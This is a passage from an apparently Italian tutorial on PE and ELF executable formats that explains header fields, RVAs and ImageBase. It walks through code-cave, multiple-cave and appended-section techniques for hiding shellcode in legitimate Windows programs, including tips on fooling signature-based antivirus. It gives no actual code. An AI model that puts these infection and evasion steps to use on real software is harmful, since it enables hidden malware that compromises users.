0x0030 BaseOfData (RVA) | ImageBase
0x0038 SectionAlignment | FileAlignment
0x0040 MajorOperating SystemVersion | MinorOperating SystemVersion | MajorImage Version | MinorImage Version
0x0048 MajorSubsystem Version | MinorSubsystem Version | Win32VersionValue (zeros filled)
0x0050 SizeOfImage | SizeOfHeaders
0x0058 CheckSum (images doesn't checked) | Subsystem | DllCharacteristics
0x0060 SizeOfStackReserve | SizeOfStackCommit
0x0068 SizeOfHeapReserve | SizeOfHeapCommit
0x0070 LoaderFlags (zeros filled) | # NumberOfRvaAndSizes
ExportTable (RVA) | SizeOfExportTable
ImportTable (RVA) | SizeOfImportTable
ResourceTable (RVA) | SizeOfResourceTable
ExceptionTable (RVA) | SizeOfExceptionTable
CertificateTable (RVA) | SizeOfCertificateTable
BaseRelocationTable (RVA) | SizeOfBaseRelocationTable
Debug (RVA) | SizeOfDebug
GlobalPtr (RVA) | 00 00 00 00
TLSTable (RVA) | SizeOfTLSTable
LoadConfigTable (RVA) | SizeOfLoadConfigTable
BoundImport (RVA) | SizeOfBoundImport
ImportAddressTable (RVA) | SizeOfImportAddressTable
DelayImportDescriptor (RVA) | SizeOfDelayImportDescriptor
CLRRuntimeHeader (RVA) | SizeOfCLRRuntimeHeader
00 00 00 00 00 00 00 00
Name
VirtualSize | VirtualAddress (RVA)
SizeOfRawData | PointerToRawData
PointerToRelocations | PointerToLinenumbers
NumberOfRelocations | NumberOfLinenumbers | Characteristics
COFF Header
Standad COFF Fields
Windows Specific Fields
Optional Header
Data Directories
Section Table

Non riusciremo a vedere ogni componente di tutte le strutture dati che lo compongono, ma man mano che ci serviranno vedremo i campi di nostro interesse.

Ad esempio, ad un offset di `0x20` dall'inizio del *COFF Header,* è presente un campo chiamato `AddressOfEntryPoint` che è grande 4 byte e contiene il puntatore alla prima istruzione dell'eseguibile.

Più correttamente questo indirizzo è un RVA[1], ovvero un intero che specifica dopo quanti byte si troverà la prima istruzione da eseguire rispetto all'`ImageBase`, che è l'indirizzo in memoria centrale dove sono stati mappati i primi byte del PE.



1 ***R**elative **V**irtual **A**ddress*

Il valore `ImageBase` si trova al `0x34`esimo byte dall'inizio dell'header.

Ma se l'ImageBase è l'indirizzo in memoria centrale dove il loader decide di mappare il file immagine e questo indirizzo sarà diverso di volta in volta in base alle condizioni della memoria centrale al momento dell'esecuzione, come fa dunque ad essere già hardcodato[1] all'interno del PE?

Quello presente all'interno del PE è l'indirizzo preferito, il quale viene consigliato al loader come punto di inizio per la mappatura. Sarà poi il loader a controllare se quello spazio di memoria è libero e sufficientemente grande per ospitare il nuovo processo. Se così non fosse, deciderà lui a quale indirizzo mapparlo.

Perché un eseguibile dovrebbe consigliare al sistema operativo in quale parte di memoria essere caricato? Per via degli RVA.


Abbiamo detto che gli RVA, ovvero *relative virtual address* sono appunto relativi ad un altro indirizzo: l'ImageBase. Nel caso cambi quest'ultimo andrebbero ricalcolati tutti quanti.

Quindi il file immagine contiene al suo interno già tutti gli RVA calcolati per un determinato ImageBase che consiglierà al loader. Se verrà utilizzato l'indirizzo suggerito allora tutto è pronto per l'esecuzione, altrimenti se il loader deciderà di mappare il file ad un altro indirizzo, dovrà occuparsi di ricalcolare tutti gli RVA.

1 Inciso a priori all'interno del codice


Single Cave

Ipotizziamo ora di analizzare un programma legittimo, mettendo da parte i virus per un po', concentriamoci sull' entry point, ovvero l'offset che ci dice dopo quanto inizia la prima istruzione da eseguire all'avvio del programma.



Quello che a noi interessa è redirigere il flusso di esecuzione del programma sulle istruzioni del nostro virus, che andremo ad iniettare all'interno di una cavità.


Nell'immagine successiva presentiamo lo stesso processo di prima, al quale però è stato iniettato il nostro malware. Lo possiamo vedere in rosso all'interno della cavità tra la seconda e la terza sezione.



Ora dobbiamo sostituire la prima istruzione di *Section 1* 1 con un `jmp` ovvero un salto alla prima istruzione del malware, così che possa eseguirsi.

Non dobbiamo però perdere l'istruzione che andiamo a sovrascrivere; quindi la inseriremo in coda al nostro shellcode, che una volta eseguito farà un nuovo salto alla seconda istruzione di *Section 1* così che il programma riprenda il suo flusso di esecuzione e la vittima non si accorga dell'avvenuta infezione, in quanto sarà veloce ed ai suoi occhi il programma legittimo si avvierà normalmente.

Ed ecco l'illustrazione di come sarà il risultato finale.




Questo è un metodo per sfruttare una singola cavità. E se non trovassimo nessuna cavità grande a sufficienza per contenere lo shellcode che vogliamo iniettarvi?

Multiple Caves


Ci troviamo ora nel caso in cui lo shellcode che vogliamo iniettare è troppo grande per qualsiasi cavità presente nel file immagine. Sfrutteremo quindi più cavità.
Dividendo lo shellcode in più parti potremo inserirlo all'interno di più cavità, che collegheremo attraverso `JMP` i quali ci permettano di eseguire in ordine le istruzioni del malware, ritorneremo poi all'esecuzione legittima del programma, esattamente come abbiamo fatto nel caso precedente.

Suddividiamo quindi il nostro malware in questo modo:



La parte di destra, ovvero *Shellcode 1* e *Shellcode 2* rappresentano le due parti in cui abbiamo suddiviso *Shellcode*.

Inseriamo queste parti all'interno di due cavità sufficientemente capienti e colleghiamole aggiungendo dei jump, calcolando ovviamente l'offset giusto in cui saltare.
Anziché codificare quanto detto attraverso del codice, illustrerò il concetto grazie alla seguente immagine.



Sfruttando cavità multiple abbiamo anche un altro vantaggio, ovvero il nostro virus potrebbe già diventare invisibile agli occhi di alcuni antivirus, senza bisogno di un crypter. Questo perché spezzandolo, potremmo aver diviso la sequenza di bit che cercano, convincendoli che non ci sia nulla di malvagio in questo eseguibile.

Append a Section

Un'altra tecnica che ci permette di inserire il nostro shellcode all'interno di un altro programma è quella di aggiungere una nuova sezione, darle i permessi di scrittura/lettura/esecuzione, e scrivervi dentro lo shellcode.


Questa tecnica è più facile da approcciare in quanto non vi è bisogno di analizzare il file binario in cerca di possibili cavità da sfruttare, ed inoltre ci permette di inserire shellcode di qualsiasi dimensione dato che la sezione che andremo a creare potrà essere grande a nostro piacimento.

I contro sono:


- Il file patchato[1] avrà una dimensione maggiore di quello originale
- Il codice iniettatovi sarà molto più facile da rilevare per gli antivirus
- Va modificato l'header dell'eseguibile per renderlo coerente
- Facile da analizzare anche per i reverser[2] meno esperti

1 Da intendere come *"modificato"* oppure *"al quale è già stato aggiunto il virus"*
2 Coloro che fanno del Reverse Engineering

Vediamo di seguito una rappresentazione generale di quello che andremo andare a fare, per poi analizzare in dettaglio l'header.




Come avevamo visto precedentemente, ci sono dei campi nel COFF Header e nell' Optional Header di un PE, che specificano il numero di sezioni di cui è composto e la dimensione totale del file immagine. Aggiungendo una nuova sezione dovremo andare a correggere questi valori ed aggiungere un nuovo record alla *Section Table* per mantenere l'eseguibile *coerente*.



Evidenziati in rosso ci sono i due campi da aggiornare. Nel caso di `#NumberOfSections` basterà incrementarlo di uno, mentre a `SizeOfImage` deve essere sommata la dimensione della nuova sezione arrotondata per eccesso al primo multiplo di `FileAlignment`.

Vediamo ora come è formata la *Section Table* ovvero la tabella che possiamo trovare subito dopo l'Optional Header, questa descrive le caratteristiche di ogni sezione del PE.



Il campo *Name* come si intuisce dall'immagine è formato da 8 byte. Questi sono utilizzati per contenere il nome della sezione, che quindi non può essere più grande di 8 caratteri[1]. La stringa non deve essere ASCIIZ, ma nel caso in cui i caratteri siano minori di otto i restanti vengono completati con byte nulli.

Il campo *VirtualSize* indica la dimensione occupata dalla sezione in byte, una volta mappata in memoria. Se questo valore è maggiore di SizeOfRawData la parte in eccesso della sezione verrà riempita di zeri. *(Vorrei far notare che queste sono le cavità che abbiamo visto negli esempi finora*.)

Il campo *SizeOfRawData* indica la dimensione dei dati inizializzati all'interno del file immagine e deve essere un multiplo di `FileAlignment`.

Il campo *VirtualAddress* è un RVA, quindi un indirizzo relativo ad `ImageBase`, che punta al primo byte della sezione. In altre parole: un offset che ci dice dopo quanti byte inizia la sezione rispetto all'inizio del processo in memoria.

Il campo *PointerToRawData* contiene l'indirizzo che indica dove iniziano i dati all'interno del file immagine.


Il campo *Characteristics* possiamo vederlo come un registro di flag e ci indica quali proprietà possiede la sezione, ad esempio se è scrivibile, leggibile o eseguibile.

1 Un carattere ASCII occupa un byte

Sorvolando gli altri quattro campi, che non ci servono, siamo ora in grado di scrivere un nuovo record della Section Table, che informi della presenza della sezione che abbiamo aggiunto e ne descriva le proprietà.

Dato che dovremo inserirvi il nostro shellcode e che questo dovrà successivamente essere eseguito, quanto meno dobbiamo dargli i privilegi di lettura ed esecuzione.

Di seguito un immagine che illustra la Section Table di un processo al quale ho appeso una sezione, prima e dopo.



Ricapitolando abbiamo:

1. Aggiunto in coda una nuova sezione
2. Incrementato NumberOfSections nel COFF Header
3. Sommato la dimensione della nuova sezione a SizeOfImage nell'Optional Header
4. Scritto un nuovo record nella Section Table
5. Sovrascritto la prima istruzione (almeno 5 byte) dell'entrypoint con un jump alla nostra sezione
6. Una volta eseguito il malware abbiamo seguito l'istruzione che avevamo sovrascritto e ripristinato il flusso originario del programma

Con queste tre tecniche è dunque possibile nascondere dei malware negli eseguibili dei sistemi Microsoft.

E se la nostra vittima sta usando un altro sistema operativo, come ad esempio GNU/Linux?

ELF – Extensible Linking Format

Il formato ELF fu sviluppato da *Unix System Laboratories* insieme a *Sun Microsystems* durante lo sviluppo di *SVR4* (UNIX System V Release 4.0) nel 1989, di conseguenza ELF apparve per la prima volta in *Solaris 2.0* o più comunemente conosciuto come *SunOS 5.0* il quale è stato il primo sistema basato su SVR4.


Ormai ELF è diventato un formato standard e viene utilizzato per eseguibili, file oggetto, librerie condivise e core dump[1].

Come il PE, non è dipendente da una singola architettura e per questo è stato largamente approcciato da una gran fetta dei sistemi operativi attualmente esistenti.

È inoltre possibile trovarlo all'interno dei seguenti dispositivi: Sony PSP, Sony Playstation 2-4, Sega Dreamcast, Nintendo GameCube, Nintendo Wii, diversi sistemi operativi creati da Samsung, Nokia, Simens, Motorola e Ericsson ed all'interno dei microcontrollori dell' Atmel e della Texas Instruments.


1 Copia della memoria centrale e del contenuto dei registri del processore in un dato istante. Viene spesso generato dal sistema operativo nel caso in cui un processo va in crash.
Il termine *core* nel nome deriva dal fatto che in origine, tra gli anni 50 e 70, quando il termine fu coniato, le memorie centrali dei calcolatori erano formate dai *cores* ovvero dei piccoli toroidi che venivano magnetizzati in senso orario o antiorario in base al bit che doveva essere rappresentato.

Diamo un primo sguardo al layout del formato ELF



È stato suddiviso in due sottoparti: *ELF Header* e *File Data*.

ELF Header




Anche qui possiamo trovare l'entrypoint (`Entry`) ovvero l'indirizzo della prima istruzione che verrà eseguita quando il programma sarà avviato. Gli offset per raggiungere la *ProgramHeaderTable* e la *SectionHeaderTable*, le loro relative dimensioni rispettivamente `SizeOfProgramHeaderRecord x #ProgramHeaderRecord` e `SizeOfSectionHeaderRecord x #SectionHeaderRecord.`


La dimensione di questo header varia in base al fatto che si tratta di un oggetto a 32 o a 64 bit, questo valore è inoltre rappresentato in `ELF Header Size` ed è di 52 byte per i 32 bit e 64 byte per i 64 bit.

File Data

File Data è formato a sua volta dalla Program Header Table, le singole sezioni e la Section Header Table.



Avremo un record con questa struttura nella *Section Header Table* per ogni sezione presente.




Mentre per ogni segmento avremo un record con quest'altra struttura che lo rappresenterà nella *Program Header Table*.

Quale tecnica possiamo attuare per inserire il malware all'interno di un file ELF?

